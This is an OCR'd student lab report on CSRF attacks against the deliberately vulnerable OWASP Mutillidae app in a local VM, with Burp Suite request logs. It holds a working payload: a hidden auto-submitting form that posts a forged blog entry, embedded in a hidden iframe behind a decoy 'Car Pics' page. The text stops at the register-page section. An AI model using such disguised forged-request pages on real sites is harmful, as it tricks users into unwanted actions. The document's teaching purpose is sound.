
BBM459

CSRF ATTACK

DENİZ ECE AKTAŞ	21626901
ATAKAN AK	21626862


PS: Because of technical issues we used one of our friend’s computer, that is why file names have “beyza” as username in them.

PS: In our codes the links are in php and html files need to be changed to work in a different machine because the files directory locations and multidae url address would change from machine to machine.



Request to http://192.168.147.129:80

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.147.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: http://192.168.147.129
Connection: close
Referer: http://192.168.147.129/mutillidae/index.php?page=add-to-your-blog.php
Cookie: showhints=1; username=Alice; uid=25; PHPSESSID=h6ve9r7jh05qf4087h27kjo3o3;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

csrf-token=&blog_entry=hi&add-to-your-blog-php-submit-button=Save+Blog+Entry
```



Target: http://192.168.147.129

Request

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.147.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: http://192.168.147.129
Connection: close
Referer:
http://192.168.147.129/mutillidae/index.php?page=add-to-your-blog.php
Cookie: showhints=1; username=Alice; uid=25; PHPSESSID=
h6ve9r7jh05qf4087h27kjo3o3; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

csrf-token=&blog_entry=hi&add-to-your-blog-php-submit-button=
Save+Blog+Entry
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 28 May 2021 11:25:43 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User: Alice
Vary: Accept-Encoding
Content-Length: 49656
Connection: close
Content-Type: text/html



<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "h
<html>
  <head>
    <link rel="shortcut icon" href="./images/favicon.ico" type="i

    <link rel="stylesheet" type="text/css" href="./styles/global-
    <link rel="stylesheet" type="text/css" href="./styles/ddsmoot
    <link rel="stylesheet" type="text/css" href="./styles/ddsmoot

    <script type="text/javascript" src="./javascript/bookmark-sit
    </script>
    <script type="text/javascript" src="./javascript/ddsmoothmenu
    </script>
    <script type="text/javascript" src="./javascript/ddsmoothmenu
      /***********************************************
      * Smooth Navigational Menu- (c) Dynamic Drive DHTML code li
      * This notice MUST stay intact for legal use
      * Visit Dynamic Drive at http://www.dynamicdrive.com/ for f
      ***********************************************/
    </script>
    <script type="text/javascript">
```

INSPECTOR — Body Parameters (3)


NAME	VALUE
csrf-token	
blog_entry	hi
add-to-your-blog-php...	Save Blog Entry

50,080 bytes | 43 millis


As shown above before any attacks we made sure that our OWASP Multidae II and Burp Suite were working correctly without connection issues. For example when we tried to add an entry to blog with the message “hi” burp suite detected the message.

The first experiment required us to use HTTP “POST” AND “GET” requests to execute CSRF attacks on blog entry page, register page and poll question pages.

For our attacks, we designed a website which has the links for the attacks of experiment1.The HTML of the main page and the interface of the webpage as follows:




```
<html>
<head>
<style>
body {
    background-color: #3366FF;
}



a.button {
    margin-top: 5%;
    margin-left: 40%;
    background: #000000;
    color: #fff;
    padding: 25px;
    text-decoration: underline;
    display: inline-block;
    font-size: 25px;
    padding: 25px;
    border-radius: 15px;
}

</style>
</head>

<body>

<a href="addEntryToBlog/entry.html" class="button">Car Pics</a>
<a href="register/register.html" class="button">Art Gallery</a>
<a href="poll/poll.html" class="button">Free Car</a>

</body>

</html>
```




BLOG ENTRY PAGE ATTACK:


The html and php written are shown below.


Dosya Düzenle Ara Görünüm Kodlama Diller Ayarlar Araçlar Makrolar Çalıştır Eklentiler Pencereler ?
blog.php
entry.html
poll.html
register.php
register.html


```
<body>
<form name="csrf" action="http://192.168.146.128/mutillidae/index.php?page=add-to-your-blog.php" method="POST">
        <input name="csrf-token" value="" type="hidden"/>
        <input type="hidden" name='blog_entry' value='Hacked'>
        <input type="hidden" name='add-to-your-blog-php-submit-button' value='Save Blog Entry'>
</form>

<script>document.csrf.submit();</script>
</body>
```



```
<html>
<head>
<style>
body {
   background-color: #3366FF;
}
</style>
</head>
<body>
<center>
<iframe src="file:///C:/Users/beyza/Desktop/CSRF/addEntryToBlog/blog.php" style="display:none"></iframe>
<img src="car1.jpg" width="150px" height="100px" class="pic1">
<img src="car2.jpg" width="300px" height="130px" class="pic2">
<img src="car3.jpg" width="200px" height="130px" class="pic3">
</center>
</body>

</html>
```


file:///C:/Users/beyza/Desktop/CSRF/addEntryToBlog/entry.html
%110

The variable which is the message “Hacked” is detected by the multidae and executed without the system knowing with the use of “POST” request.



```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.146.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Connection: close
Cookie: showhints=1; PHPSESSID=3matfp7vrsgk0pmcpurnukkjp6; acopendivids
=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

csrf-token=&blog_entry=Hacked&add-to-your-blog-php-submit-button=
Save+Blog+Entry
```

```
HTTP/1.1 200 OK
Date: Fri, 28 May 2021 15:43:49 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 49989
Connection: close
Content-Type: text/html



<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http
<html>
  <head>
    <link rel="shortcut icon" href="./images/favicon.ico" type="imag

    <link rel="stylesheet" type="text/css" href="./styles/global-sty.
    <link rel="stylesheet" type="text/css" href="./styles/ddsmoothme
    <link rel="stylesheet" type="text/css" href="./styles/ddsmoothme

    <script type="text/javascript" src="./javascript/bookmark-site.j
    </script>
    <script type="text/javascript" src="./javascript/ddsmoothmenu/dd
    </script>
    <script type="text/javascript" src="./javascript/ddsmoothmenu/jq
      /*********************************************
      * Smooth Navigational Menu- (c) Dynamic Drive DHTML code libra
      * This notice MUST stay intact for legal use
      * Visit Dynamic Drive at http://www.dynamicdrive.com/ for full
      *********************************************/
    </script>
    <script type="text/javascript">
```

NAME	VALUE
csrf-token	
blog_entry	Hacked
add-to-your-blog-php...	Save Blog Entry

Burp Suite Community Edition v2021.5.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Send Cancel
Target: http://192.168.146.128
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
Query Parameters (1)
Body Parameters (3)
Remove Add...
Request Cookies (4)
Request Headers (10)
Response Headers (8)

As shown below because we wanted to post a blog entry without logging in there is and automated message but the Hacked message is posted with the use of POST request in HTTP and PHP files.


192.168.146.128/mutillidae/index.php?page=add-to-your-blog.php
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
OWASP
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
Save Blog Entry
View Blogs


2 Current Blog Entries

	Name	Date	Comment
1	anonymous	2021-05-28 11:21:31	Hacked
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?


Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
PHP Version: 5.3.2-1ubuntu4.30

REGISTER PAGE:


The html and php written are shown below.


Dosya Düzenle Ara Görünüm Kodlama Diller Ayarlar Araçlar Makrolar Çalıştır Eklentiler Pencereler ?
blog.php register.html register.php index.html entry.html blog.html

